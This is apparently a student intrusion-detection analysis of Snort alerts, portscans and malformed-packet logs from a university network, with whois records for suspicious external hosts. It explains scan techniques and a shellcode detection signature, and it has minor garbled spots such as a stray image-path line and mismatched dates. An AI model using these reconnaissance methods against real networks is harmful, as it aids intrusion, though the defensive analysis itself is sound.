Of the 14040 events triggered by this host, 14032 were of the signature "connect to 515 from inside". The destination of these events was all 128.183.110.242. The remaining 8 events were of signature "SMB Name Wildcard", with external destinations 211.253.213.56, 218.149.79.252 and 211.193.185.12.

```
   2641  MY.NET.21.92
   2493  MY.NET.21.67
   2277  MY.NET.21.68
   2124  MY.NET.21.69
   2067  MY.NET.21.79
```

All events generated by these hosts were of the type "Incomplete Packet Fragments Discarded", on traffic towards a variety of hosts on the internet. No ports were available from the logs.

```
   2039  MY.NET.42.1
```

This is a peculiar host, which requires further investigation. December 2nd, it remained quiet. No events triggered on any traffic from/to this machine. December 3rd at 03:36 however, the silence was broken by a single SYN/FIN scan for port 21 on this server. 15:20 to 15:25, multiple "IRC user /kill detected, possible trojan" events triggered:

```
12/03-15:20:30.138314  # [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan. #
208.185.81.227:6667 -> MY.NET.42.1:
…
12/03-15:25:24.217585  # [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan. #
208.185.81.227:6667 -> MY.NET.42.1:
3069
```

It is important to understand that these events do not readily indicate a compromise. They may just as well mean that the user on MY.NET.42.1 is an IRC operator, who is legitimately "killing" a user, meaning that he is disconnecting another user from an IRC server on which he is logged on, in this case part of a Greek IRC server.

After these suspicious IRC connections, an even more suspicious event is seen.

```
12/03-17:50:49.670908  # EXPLOIT x86 setuid 0 # 172.179.249.236:2283 -> MY.NET.42.1:3397
```


This signature triggers on the appearance of "b017 cd80" in a packet towards MY.NET.42.1 on port 3397. This port is not registered to any regular service, it is therefore difficult for us to ascertain whether this is actually malicious traffic. With the limited information we have know, this could be part of a passive FTP session, where the FTP data port on both hosts would be ephemeral. In this case, this event would be a false positive, with little doubt, as it is very unlikely that shellcode would actually be part of an FTP data session (there are no commands, or specific buffers to overflow, purely data). Another possibility is that there is actually a daemon running on port 3397.

Yet another option, potentially even more dangerous, and more likely, is that there is a DCC session going on over IRC, through which exploit code is being sent, attempting to overflow MY.NET.42.1's IRC client or software. On yet another note, this could also be the DCC transfer of a binary file, which would increase chances of a false positive.

Fact is, that with the information we have concerning this alert, we cannot make a positive identification of the problem. The only way we can proceed is to review this single alert taking into account all alerts and events which we have seen earlier, and will see later in the IDS logs.

What follows this event increases our concern. Less than one hour later, we are once again seeing multiple IRC Kill's being sent to an IRC server. Not much later, as of 18:21, the host seems to be launching multiple packets to internet hosts on port 137. The destination hosts include a variety of machines in Brasil, Canada and the Netherlands. It is also noteworthy that all these scans occur in the middle of the night, according to the IDS system clock. These scans continue at a very fast pace till about 05:00, after which they slow down.

While this information is not necessarily indicative of a compromise, there is an increased possibility that this machine was compromised. Further investigation of this machine is definitely advised.


208.185.81.227
172.179.249.236
11 hours, 44 minutes, multiple "IRC user /kill detected", src port 6667
13 hours, 03 minutes, "EXPLOIT x86 setuid 0", dst port 3397
202.5.152.235
208.185.81.251
0 hours, 0 minutes: FTP SYN-FIN! scan, dst port 21
13 hours, 27 minutes, a single "IRC user /kill detected", src port 6667
MY.NET.24.1
13 hours, 34 minutes
Random internet hosts, dst port 137

```
1532  MY.NET.11.6
```

This host generated 1532 events on traffic towards 169.254.0.0 port 137. This is pretty unusual as the 169.254/16 range is actually only used by Windows machines as part of their IP autoconfiguration. If a host fails to obtain an IP address through DHCP, it automatically assigns itself a random IP address within this range.

Why however would a host be interested in sending NetBIOS packets to such a range?

```
    418  MY.NET.111.179
```

These events were all connections from port 1023 towards port 515 on 128.125.71.54, a host registered to the University of Southern California.

```
    303  MY.NET.75.13
```

This machine triggered a large number of "SMB Name Wildcard" events towards a variety of hosts on the internet. During these scans, there were also some even more suspicious packets which triggered IDS alerts:

```
12/03-12:52:28.292965  [**] EXPLOIT x86 NOOP [**] 195.217.253.40:3152 -> MY.NET.75.13:80
12/03-12:52:28.597314  [**] EXPLOIT x86 NOOP [**] 195.217.253.40:3152 -> MY.NET.75.13:80
12/03-12:52:28.610363  [**] EXPLOIT x86 NOOP [**] 195.217.253.40:3152 -> MY.NET.75.13:80
12/03-12:52:28.704023  [**] EXPLOIT x86 NOOP [**] 195.217.253.40:3152 -> MY.NET.75.13:80
…NETBIOS Scans…
12/06-13:16:35.040194  [**] EXPLOIT x86 NOOP [**] 62.163.87.57:3761 -> MY.NET.75.13:80
12/06-13:16:36.281753  [**] EXPLOIT x86 NOOP [**] 62.163.87.57:3761 -> MY.NET.75.13:80
12/06-13:16:37.984030  [**] EXPLOIT x86 NOOP [**] 62.163.87.57:3761 -> MY.NET.75.13:80
12/06-13:16:38.323993  [**] EXPLOIT x86 NOOP [**] 62.163.87.57:3761 -> MY.NET.75.13:80
```

Earlier we mentioned that shellcode was highly likely to trigger falsely on HTTP traffic. What makes this situation different. Well, here, the NOOPs are sent to MY.NET.75.13 on port 80. While it is common for binary files to be downloaded from an HTTP server, the channel from client to the webserver is usually only used for control commands, such as GET & POST, and less for actual filetransfers. It is however possible that a web application permits the uploading of files. In such case, the events triggered above could still be related to a false positive.

However, these events, which could indicate an attempted compromise of a web server running on this host, combined with the ongoing NetBIOS scans, indicate that something may be wrong. It is highly recommended to investigate this machine for a potential compromise.

Scan events

In order to make a correct analysis of portscan events, we need three different batches of data. Handling all outbound events would be a problem, as the scan logs for this five day period amounted to about 900 megabytes. The three batches I will use to differentiate are *outbound scans*, *inbound scans* and *scans by destination port*. I will make a full analysis for the top 10 of each, which can then normally be extrapolated to the other events.

Top 10 Outbound scans	Top 10 inbound scans	Top 10 Destination Port
3329466 MY.NET.1.3	399268 66.246.86.158	6935371 135
1724514 MY.NET.84.194	25690 129.241.80.233	3917648 53
1694513 MY.NET.162.92	24870 220.82.114.160	337527 22321
1693794 MY.NET.163.107	21030 69.11.233.139	233892 80
1685549 MY.NET.111.72	20962 211.235.32.13	93244 7674
604038 MY.NET.1.4	20635 134.88.49.226	86652 4000
270193 MY.NET.97.34	18944 194.125.56.130	83193 25
267519 MY.NET.70.164	18904 207.173.16.33	67235 21

156188 MY.NET.110.72	18904 205.188.149.20	55904 1257
131635 MY.NET.80.243	18904 129.27.3.14	51817 20168

Top 10 outbound scans

- Host **MY.NET.1.3** generated 3329466 portscan events during the five days analysed. Suspiciously, all these UDP packets were originating from source port 41446, and were directed to port 53 on a wide variety of internet hosts. The same holds true for host **MY.NET.1.4**, but then from source port 32793.
- All events generated by host **MY.NET.84.194** were SYN packets towards port 135 on steadily increasing IP numbers on close external ranges. This can most likely be attributed to an infection by the W32/Blaster worm. The same holds true for hosts **MY.NET.162.92**, **MY.NET.163.107**, **MY.NET.111.72**, **MY.NET.111.72** and **MY.NET.80.243**.
- Host **MY.NET.97.34** transmitted a large number of UDP packets originating from the same source port as the destination port. Till December 4th, this was port 22321, after which it changed to 7674.
- Host **MY.NET.70.164** sent out a large number of UDP packets with source port 10743, destined for a diversity of internet hosts, random destination port. The same holds true for **MY.NET.110.72**, only then with a source port of 12300.

Top 10 inbound scans

- On Dec 6th, as of 10:48, host **66.246.86.158** sent multiple UDP packets towards random ports on host MY.NET.21.69. Three things are additionally suspicious about this scan: the enormously large number of packets triggered, the fact that three different sourceports were used (three separate scans?) and the very short scan time (399268 events in only a four minute timeframe). Both ephemeral and reserved ports were scanned, indicating that this was a true reconnaissance attempt, most likely with malicious intent.

- On Dec 4th, as of 06:35, host **129.241.80.233** performed a SYN-sweep against almost the entire MY.NET/16 network, looking for hosts with a listening port 3389. The same holds true on Dec 2nd as of 22:15, for host **220.82.114.160.** Port 3389 is the home of Microsoft Windows Remote Desktop Services (RDC) and Terminal Server. This is a service which in most cases should not be reachable from the internet, and does not have a very good safety record, proven by e.g. a vulnerability dd. 2001 which allowed unauthenticated users to remotely execute arbitrary code through a buffer overflow (Microsoft bulletin MS00-087).

- On Dec 3rd, as of 07:07, host **69.11.233.139** performed a SYN-sweep against almost the entire MY.NET/16 network, looking for hosts with a listening port 1257. One worm, N0rton, was reported in August 2003 to exploit the Windows RPC DCOM vulnerability. This worm actually ran a copy of netcat (a network tool), which was configured in such a way to bind a shell to port 1257. This scan is most likely an attempt to build a listing of hosts infected with this worm. The worm was e.g. reported upon on one of the Purdue University mailing lists (see https://engineering.purdue.edu/ECN/mailman/archives/nt/2003-August/000780.html). This was also the case for source host **134.88.49.226**, on December 6th.

- On Dec 4rd, as of 06:29, host **211.235.32.13** performed a SYN-sweep against almost the entire MY.NET/16 network, looking for hosts with a listening port 23. This was a scan to enumerate hosts which have the Telnet daemon running (port 23). Multiple vulnerabilities were recently discovered in all Telnetd implementations based on the BSD code. More information at http://www.cert.org/advisories/CA-2001-21.html.

- On Dec 5th, as of 07:30, host **194.125.56.130** performed a SYN-sweep against almost the entire MY.NET/16 network, looking for hosts with a listening port 3410. This scan is most likely an attempt to find hosts which are infected with the Backdoor.Optix.Pro.13 trojan horse. When this beastie installs itself, it binds to port 3410. Upon a connection, it enables an unauthenticated remote party to perform certain commands remotely, e.g. rebooting or shutting down the machine.

- About 18904 packets were observed originating from **207.173.16.33** in the three minute interval between 22:52:52 and 22:56:45 on December 3rd. They all had the ACK flag set, originated from port 6667, destined for MY.NET.24.10, on a variety of ports. Noticeable is the fact that a router in front of this host must have had ECN enabled, as the two reserved bits were set, or the flags were set for some kind of operating system fingerprinting purpose. Except for the time stamps, the same holds true for source hosts **205.188.149.20** and **129.27.3.14**. This looked like a very aggressive scan. Source post 6667 was most likely used in order to make this look like a legitimate IRC connection (since only the ACK flag was set, not SYN, firewalls which would not keep the state of a connection may have considered this legitimate).

Top 10 destination ports

- The majority of outbound scans were directed to **port 135**. These were most likely caused by university hosts which were infected with the W32/Blaster worm. In order to generate a list of potentially infected hosts, I have discarded all those who triggered this event less than 100 times. Please note however that this does not mean those were not infected. It is very well possible that they were e.g. only turned on for a limited timeframe, or that they only scanned internal networks, which were not routed past the IDS system:

Number of events	Source host
1707389	MY.NET.84.194
1694510	MY.NET.162.92

1693785	MY.NET.163.107
1685544	MY.NET.111.72
131480	MY.NET.80.243
240	MY.NET.72.225
222	MY.NET.153.32
195	MY.NET.72.176
178	MY.NET.81.107
159	MY.NET.70.164
112	MY.NET.153.91
102	MY.NET.97.40

- The secondary most scanned for port was DNS **port 53**. This was due to hosts MY.NET.1.3 and MY.NET.1.4 which generated an enormous amount of UDP port 53 traffic towards a wide variety of internet hosts.

- **Port 22321 UDP** came third in our list. This was due to host MY.NET.97184, which transmitted a high quantity of UDP packets to a seemingly random number of internet hosts with both source and destination port set to 22321. The same behaviour was also seen later using port **7674 UDP**. I could not find any explanation for this traffic, but similar behaviour was reported by Mr Khan Rohail in February 2003, on the Security-basics mailinglist of SecurityFocus. It was also mentioned in the GCIA practicals of Holger van Lengerich and Michael Wisener. Mr Wisener mentions that this traffic is most likely related to a Korean music portal. While cross-referencing the destination IP addresses, the larger part of these did seem to be located in Korea. It is very likely that his assessment here is entirely correct.

- There were a large number of inbound as well as outbound scans for **port 80 TCP**. As the outbound scans are most likely attributed to some type of worm such as Nimda or Code Red, which infected local systems, there are definitely more important in terms of criticality. Please find below a summary of the systems affected (all hosts which triggered less than 100 events have been discarded):

Number of events	Source host
15432(*)	MY.NET.84.194
429	MY.NET.153.91
393	MY.NET.70.164
222	MY.NET.97.17
161	MY.NET.97.11
159	MY.NET.84.231
152	MY.NET.97.34
148	MY.NET.80.243
145	MY.NET.53.219

124	MY.NET.97.13
121	MY.NET.97.55
115	MY.NET.42.4

(*) Please note that, especially in the case of significantly higher event counts, there is the chance that this host may be a proxy server. This could cause the portscan preprocessor to believe that a portscan is taking place.

- **Port 4000** shows up in this list due to a large scan from 195.116.220.68 to a large part of the MY.NET/16 address space. This scan, which occurred on December 2nd, was most likely a probe for hosts which have the SkyDance Trojan installed. This Trojan listens on port 4000/tcp and can be used to send e-mails remotely. It is therefore in popular use with spammers. A paper describing this Trojan in more detail can be found at http://www.megasecurity.org/Trojaninfo/skydance2.16b.txt .
- There were a number of scans from the internal network to external hosts on **port 25**. Please find below a list of all hosts which triggered more than 100 such events in a five day timeframe:

Number of events	Source host
79070	MY.NET.100.230
575	MY.NET.25.72
292	MY.NET.24.20
256	MY.NET.25.71
232	MY.NET.25.70
199	MY.NET.25.73
134	MY.NET.25.68

It is advised to review these host for potential infection by Trojans which may use direct outbound SMTP connections. An example here could be the SoBig worm, which carries its own SMTP engine and may attempt to make outbound SMTP connections in order to facilitate spamming. Another well-known example is the SirCam worm, which generated problems due to the fact that it sent out e-mails as part of its reproduction process, but added documents found on the local drive, which often contained privileged information.

- Most of the scan events related to **port 21** triggered on inbound traffic. When calculating and reviewing a top 10 of outbound FTP scans, I noticed that even the host which triggered them most of all, did not go over 21 scan events in a five day interval. This, compared with the time distribution of the scans, does not make me readily suspicious about these events. They were not *truly* scans in the common sense of the word, but repeated connection events. This may indicate that the user was downloading small files. All inbound FTP scans were sequential, and thus very apparent as probes. Most likely these were "index" probes, meaning that they had as sole goal to generate a list of FTP servers. They could also have been generated by tools such as "grimsping", which scan for FTP servers useable for storage of "warez", or illegal software collections. For your information, all inbound FTP/port 21 TCP scan events with more than 100 triggered events:

Number of events	Source host
13617	211.253.213.56
10224	218.149.79.252
8448	202.5.152.235
8441	81.80.26.210
7698	80.117.195.211
6379	219.65.71.21
5728	211.193.185.12
4399	80.181.214.39
2126	82.64.249.177

- Scans to **port 1257**/tcp were covered earlier on an inbound level (with regards to hosts 69.11.233.139 and 134.88.49.226. There were no outbound scans for this part observed, just a number of isolated connections. These however, could easily be related to passive FTP traffic, and were thus not considered significant.

- Scans for **port 20168**/tcp are usually commited in order to identify hosts infected with variants of the W32/LovGate virus. Some versions of this virus family tend to bind the cmd.exe executable file to port 20168, giving immediate, unauthenticated remote access to anyone connecting to it. Fortunately, there were no outbound scans registered for this port (such a scan would immediately identify fawl play or malicious behaviour). There were twelve inbound scans for this traffic, of which host 219.97.92.211 generated the most events, 7737 events.

Most active external devices

```
  16258  68.50.114.89
```

This host shows up here because it triggered a very high amount of “MY.NET.30.3” and “MY.NET.30.4” events. Unfortunately, as we do not know what exactly is located on these hosts, and what the background purpose is of these two IDS rules, there is only limited information available to us, to assess whether these events are worrisome. Further analysis of these events showed:

- Traffic to MY.NET.30.4 was completely focused at port 8009
- Traffic to MY.NET.30.3 was completely focused at port 8009 and 524

As I worked with Apache / JSP & Tomcat before, I seemed to remember that port 8009 was often used in this perspective. A search on an internet search engine confirmed that there were little other services that used this port. It is highly likely that the destination webserver is an experimental setup, which could be the reason an extra strict IDS rule was defined. However, it would be better to consider implementing such policies on an enforcement point, such as a firewall, instead of a monitoring device. I am unsure as to what port 524 is being used for. Some information I found online indicated that it may be used for communication between Novell IPX/SPX and IP networks, but I doubt this is related to these specific connections. It may be application specific.

```
   8347  202.5.152.235
```

As mentioned during the initial overview of the top 10 signatures triggered, this host initiated a very wide scale and fast paced SYN/FIN scan for port 21, FTP, on almost the entire MY.NET/16 network. It is worth noting that the source port of all packets was also 21 continuously.

By keeping an eye on reverse traffic from our University network to this host, it is possible to ascertain whether specific hosts are actually running an FTP server.

While this is impossible for all Unix based host running FTP, the following machines made a NetBIOS Name Service probe to the scanner during the time of the scan:

```
12/03-03:36:40.473480  [**] SMB Name Wildcard [**] MY.NET.42.7:137 -> 202.5.152.235:137
12/03-03:45:48.402053  [**] SMB Name Wildcard [**] MY.NET.150.44:1061 -> 202.5.152.235:137
12/03-03:45:48.759242  [**] SMB Name Wildcard [**] MY.NET.150.44:137 -> 202.5.152.235:137
12/03-03:45:50.254759  [**] SMB Name Wildcard [**] MY.NET.150.44:137 -> 202.5.152.235:137
12/03-03:45:51.478153  [**] SMB Name Wildcard [**] MY.NET.150.198:1066 -> 202.5.152.235:137
12/03-03:45:52.676620  [**] SMB Name Wildcard [**] MY.NET.150.44:1061 -> 202.5.152.235:137
12/03-03:45:53.196368  [**] SMB Name Wildcard [**] MY.NET.150.198:137 -> 202.5.152.235:137
12/03-03:45:55.258976  [**] SMB Name Wildcard [**] MY.NET.150.198:1066 -> 202.5.152.235:137
12/03-03:46:07.177124  [**] SMB Name Wildcard [**] MY.NET.150.44:1061 -> 202.5.152.235:137
12/03-03:46:09.759378  [**] SMB Name Wildcard [**] MY.NET.150.198:1066 -> 202.5.152.235:137
12/03-03:46:33.322561  [**] SMB Name Wildcard [**] MY.NET.150.198:1066 -> 202.5.152.235:137
12/03-03:46:56.865804  [**] SMB Name Wildcard [**] MY.NET.163.127:137 -> 202.5.152.235:137
12/03-03:46:58.365525  [**] SMB Name Wildcard [**] MY.NET.163.127:137 -> 202.5.152.235:137
12/03-03:46:58.823534  [**] SMB Name Wildcard [**] MY.NET.163.127:137 -> 202.5.152.235:137
12/03-03:47:07.761008  [**] SMB Name Wildcard [**] MY.NET.150.198:1066 -> 202.5.152.235:137
12/03-03:42:26.901429  [**] SMB Name Wildcard [**] MY.NET.110.84:137 -> 202.5.152.235:137
12/03-03:49:09.683463  [**] SMB Name Wildcard [**] MY.NET.189.52:137 -> 202.5.152.235:137
```

By linking these events based on time:

```
12/03-03:45:48.401174  [**] SYN-FIN scan! [**] 202.5.152.235:21 -> MY.NET.150.44:21
12/03-03:45:48.402053  [**] SMB Name Wildcard [**] MY.NET.150.44:1061 -> 202.5.152.235:137
12/03-03:45:48.759242  [**] SMB Name Wildcard [**] MY.NET.150.44:137 -> 202.5.152.235:137
```

It becomes possible for us to identify a stimulus/response. It is unlikely that the destination machines would have performed a reverse lookup using NetBIOS if they would have just responded with a RST to the SYN/FIN packet. There is a high probability that the MY.NET hosts displayed above are running an FTP server.

```
   5836  67.21.63.15
   2500  68.48.90.101
   2489  68.57.90.146
   1883  68.34.120.219
   1866  68.32.122.89
```

These external machines initiated a high number of connections towards MY.NET.30.3 and MY.NET.30.4 on ports 524 and 80.

```
   1802  68.3.197.224
```

This machine attempted a multitude of SUNRPC connections to MY.NET.97.36. Instead of trying to connect to a service directly, they connected to the portmapper service on port 32771.

```
   1690  68.55.62.79
   1368  68.54.168.204
```

These external machines initiated a number of connections towards MY.NET.30.3 and MY.NET.30.4 on ports 80 and 51443.

Top 10 OOS Alerts

OOS events are packets which are "Out of Specification". This means that they did not trigger on specific alerts, but that they fire whenever a packet shows an unusual combination of TCP flags. There can be multiple reasons for such events occurring:

- Faulty network equipment: Sometimes, firmware of network equipment can be faulty, generating a high percentage of "broken" packets.
- Packets which are crafted, meaning they have been generated with tools such as hping2 or or Nemesis, and were not meant to be compliant to the applicable RFC's.
- Applications which use new IP functionality, which is not yet well-known, and not fully supported by network equipment, such as ECN.

Top 10 OOS Events by source:

```
      1069 217.174.98.145
       694 158.196.149.61
       430 66.225.198.20
       370 195.111.1.93
       338 212.16.0.33
       336 195.101.94.209
       334 195.101.94.208
       326 195.101.94.101
       310 63.71.152.2
       276 67.119.234.194
```

```
217.174.98.145

   10/22-00:11:39.993343 217.174.98.145:49522 -> MY.NET.111.52:25
   TCP TTL:39 TOS:0x0 ID:49149 IpLen:20 DgmLen:60 DF
   12****S* Seq: 0x5966A855  Ack: 0x0  Win: 0x16D0  TcpLen: 40
   TCP Options (5) => MSS: 1460 SackOK TS: 257759144 0 NOP WS: 0
```

Notice the TCP flags set are "S" and "12". S stands for the SYN flag, which is normal, and recognized by Snort. However, the fact that the 12 is displayed, and not a letter indicating which flag it is, indicates something out of the ordinary.

RFC 793, which originally defined the TCP protocol, only defined the following flags, defined as control bits: URG, ACK, PSH, RST, SYN & FIN. However, it also maintained 6 bits empty for later useage. The fact that Snort only shows us the numbers, indicates that some of these bits are set.

One option is that a tool was being run against this system, which tried to identify the operating system by setting these “reserved bits”, and seeing how the operating system would respond to it. Part of the domain of “active operating system fingerprinting”, some common tools which used this mechanism are Cheops and Queso.

However, there could also be a more logical explanation. Especially due to the continuously recurring nature of this traffic, it seems likely that this is actually part of the regular behaviour of the source host. In September 2001, new RFC 3168 was adopted, which described a new flow control mechanism, ECN or *Explicit Congestion Notification*, that used the reserved bits.

Initially I was wondering why exactly these bits were numbered 1 and 2, while they are referred to in all RFCs as bit 9 and 8. However, as bits 3-7 are used for ToS (Type of Service), 8 and 9 are actually reserved bit 1 and 2.

According to RFC 3168, packets with both of these flags, called ECE (ECN Echo) and CWR (Congestion Window Reduced) are so-called “ECN-setup SYN packets”. Upon receipt of such packet, an ECN enabled destination host will be aware of the fact that the source host is also ECN capable.

This same RFC however, also specifies an IP header counterpart for this packet, being bit 6 of the IP header. This bit stands for “ECN capable”, and indicates to the remote site that the source is indeed ECN capable. This bit is non-dependant on the transport protocol in use, and can thus still be used to indicate ECN support when the transport protocol (such as TCP or UDP) does not support ECN natively.

The same analysis is valid for all Top 9 OOS events. While the destination services were not equal at all time, the combination of flags set was exactly the same in all of these cases.

```
67.119.234.194

10/22-00:24:15.494746 67.119.234.194:2829 -> MY.NET.12.4:110
TCP TTL:80 TOS:0x0 ID:4660 IpLen:20 DgmLen:40
******** Seq: 0x189D001  Ack: 0x8846A864  Win: 0x800  TcpLen: 20
```

Event 9 however, was a little bit different. Looking at these events, all 276 OOS packets logged did not have any of the TCP flags set. This is abnormal behaviour, as RFC 793 clearly states:

```
“Any other control or text-bearing segment (not containing SYN)
 must have an ACK and thus would be discarded by the ACK
 processing.  An incoming RST segment could not be valid, since
 it could not have been sent in response to anything sent by this
 incarnation of the connection.  So you are unlikely to get here,
 but if you do, drop the segment, and return.”
```

The best way to begin to understand the reason which with these packets are being sent, is to look at the expected response in this case. According to the same RFC, if the destination port is closed, and the RST bit is not set on the packet, the host will reply to this packet with a packet in which the RST flag is set. As the ACK bit is off, sequence number 0 will be used.

However, if the destination port is actually listening on the destination host, RST packets will still be ignored, but packets without the ACK or SYN flags set, will also be ignored.

Sending out such packets clearly results in a different stimulus/response pattern depending on whether or not the port is actually open or not. Thus, it could be used to perform some stealthy scanning. This type is commonly referred to as a “NULL scan”.

This is only one potential issue which may be occurring here. It could also be that these packets are actually part of an established connection, and that they are in some way “malformed” by a network device, or even non-compliant software running on the source host. In such case, how would our destination host respond?
In order to correctly assess this, we need to keep in mind that a TCP connection knows multiple states, and can thus respond differently depending on the state of the connection. In this specific case however, all these states should respond with the same error handling, being to just drop the segment.

As this still leaves all above possibilities open, let’s have a look at the time distribution of these events throughout this five day period:

Date	Number of events
2003-10-22	57
2003-10-23	53
2003-10-24	57
2003-10-25	52
2003-10-26	57

I cannot help it, but this distribution gives me an awkward feeling. If this would be a host trying to connect to its regular e-mail account, unless some form of automatic reconnect would be used, this would be much more random. A look at the time patterns compared between 2003-10-22 and 2003-10-24:

```
10/22-00:24:15.494746 67.119.234.194:2829 -> MY.NET.12.4:110
10/22-01:08:02.825862 67.119.234.194:3341 -> MY.NET.12.4:110
10/22-01:51:48.821440 67.119.234.194:3853 -> MY.NET.12.4:110
10/22-02:13:42.404334 67.119.234.194:4109 -> MY.NET.12.4:110

10/24-00:05:40.541884 67.119.234.194:36621 -> MY.NET.12.4:110
10/24-00:27:35.664018 67.119.234.194:36877 -> MY.NET.12.4:110
10/24-00:49:30.427528 67.119.234.194:37133 -> MY.NET.12.4:110
10/24-01:11:24.417364 67.119.234.194:37389 -> MY.NET.12.4:110
```

While there is a significant matching in the number of events compared on a daily basis, the timing of these events does not match up as expected, thereby decreasing the likelihood of an e-mail client with a “once every ten minutes” connection pattern.

Without a packet trace of the complete connection (or its headers), it will be difficult to assess further what may be going on here. While it could be that there is an issue with the client trying to build this connection, there may also be some amount of malicious activity at play.

Registration information on external hosts

67.119.234.194

This host generated 276 OOS events which could not successfully be explained with the information at hand. The host is registered to a customer of Pacific Bell.

```
CustName:   rback3.sndg02 PPPoX
Address:    2623 camino ramon
City:       san ramon
StateProv:  CA
PostalCode: 94583
Country:    US
RegDate:    2002-06-28
Updated:    2002-06-28

NetRange:   67.119.232.0 - 67.119.235.255
CIDR:       67.119.232.0/22
NetName:    SBC067119232000020627
NetHandle:  NET-67-119-232-0-1
Parent:     NET-67-112-0-0-1
NetType:    Reassigned
Comment:
RegDate:    2002-06-28
Updated:    2002-06-28

TechHandle: PIA2-ORG-ARIN
TechName:   IPAdmin-PBI
TechPhone:  +1-888-212-5411
TechEmail:  IPAdmin-PBI@sbis.sbc.com

OrgAbuseHandle: APB2-ARIN
OrgAbuseName:   Abuse - Pacific Bell
OrgAbusePhone:  +1-888-212-5411
OrgAbuseEmail:  abuse@pacbell.net

OrgNOCHandle: SPBI-ARIN
OrgNOCName:   Support - Pacific Bell Internet
OrgNOCPhone:  +1-888-212-5411
OrgNOCEmail:  support@pacbell.net

OrgTechHandle: PIA2-ORG-ARIN
OrgTechName:   IPAdmin-PBI
OrgTechPhone:  +1-888-212-5411
OrgTechEmail:  IPAdmin-PBI@sbis.sbc.com
```

63.251.52.75

This machine performed a number of inbound connection attempts to host MY.NET.150.133, port 60, while the FIN flag was set. This host is registered to Shockwave.com. Shockwave's application is not “player-based”, and should thus not be attempting to make additional connections from its homebase to a browser, thus I feel this is most likely unrelated. If this traffic was of malicious intent, the source may be one of random compromise.

```
   CustName:   Shockwave.com
   Address:    650 Townsend Street, #450
   City:       San Francisco
   StateProv:  CA
   PostalCode: 94103
   Country:    US
   RegDate:    2000-08-24
   Updated:    2000-08-24

   NetRange:   63.251.52.0 - 63.251.52.255
   CIDR:       63.251.52.0/24
   NetName:    PNAP-SFO-SWAVE-RM-01
   NetHandle:  NET-63-251-52-0-1
   Parent:     NET-63-251-0-0-1
   NetType:    Reassigned
   Comment:
   RegDate:    2000-08-24
   Updated:    2000-08-24

   TechHandle: INO3-ARIN
   TechName:   InterNap Network Operations Center
   TechPhone:  +1-206-256-9500
   TechEmail:  noc@internap.com

   OrgAbuseHandle: IAC3-ARIN
   OrgAbuseName:   Internap Abuse Contact
   OrgAbusePhone:  +1-206-256-9500
   OrgAbuseEmail:  abuse@internap.com

   OrgTechHandle: INO3-ARIN
   OrgTechName:   InterNap Network Operations Center
   OrgTechPhone:  +1-206-256-9500
   OrgTechEmail:  noc@internap.com
```

202.5.152.235

This host initiated an enormous scan towards almost the entire MY.NET/16 range, scanning for machines which had port 21 open and unprotected. This traffic was very suspicious, and the host was most likely compromised.

```
   inetnum:      202.5.128.0 - 202.5.159.255
   netname:      GEMNET
   descr:        Gem Internet Services (pvt) Ltd
   descr:        Internet Service Provider and
   descr:        Software Devlopers, Educational Centre
   descr:        Karachi
   country:      PK
   admin-c:      AMK1-AP
   tech-c:       AMK1-AP
   mnt-by:       APNIC-HM
   changed:      hostmaster@apnic.net 19990222
   status:       ALLOCATED PORTABLE
   source:       APNIC

   route:        202.5.152.0/24
   descr:        ITI Karachi  SZABIST route object 1
   country:      PK
   origin:       AS17557
   mnt-by:       MAINT-PK-AQEEL
   changed:      aqeel@isb.paknet.com.pk 20020102
   source:       APNIC

   person:       ATEEQ M. KHAN
   address:      310-311 Anum Estate shahrae Faisal
   address:      Karachi Pakistan
   country:      PK
   phone:        +92-21-4539767
   phone:        +92-21-4931284
   fax-no:       +92-21-4311061
   e-mail:       info@gem.net.pk
   e-mail:       ateeqk@hotmail.com
   nic-hdl:      AMK1-AP
   mnt-by:       MAINT-NULL
   changed:      hostmaster@apnic.net 19990222
   source:       APNIC
```

I also used the tools at www.dshield.org to see whether this host had been logged on the internet before as performing these scans. This website seemed to confirm our suspicions. On 2003/12/17 alone, 22 scans to port 21 were registered by dshield.org monitored sensors on the internet.

66.246.86.158

This machine issued a very wide & fast UDP port scan to one single host, MY.NET.21.69, on December 6th. NetAccess seems to offer residential ISDN and DSL services, so this attack may have originated from a compromised home machine.

```
   OrgName:    Net Access Corporation
   OrgID:      NAC
   Address:    1719 STE RT 10E
   Address:    Suite 111
   City:       Parsippany
   StateProv:  NJ
   PostalCode: 07054
   Country:    US

   NetRange:   66.246.0.0 - 66.246.191.255
   CIDR:       66.246.0.0/17, 66.246.128.0/18
   NetName:    NAC-NETBLK06
   NetHandle:  NET-66-246-0-0-1
   Parent:     NET-66-0-0-0-0
   NetType:    Direct Allocation
   NameServer: NS1.NAC.NET
   NameServer: NS2.NAC.NET
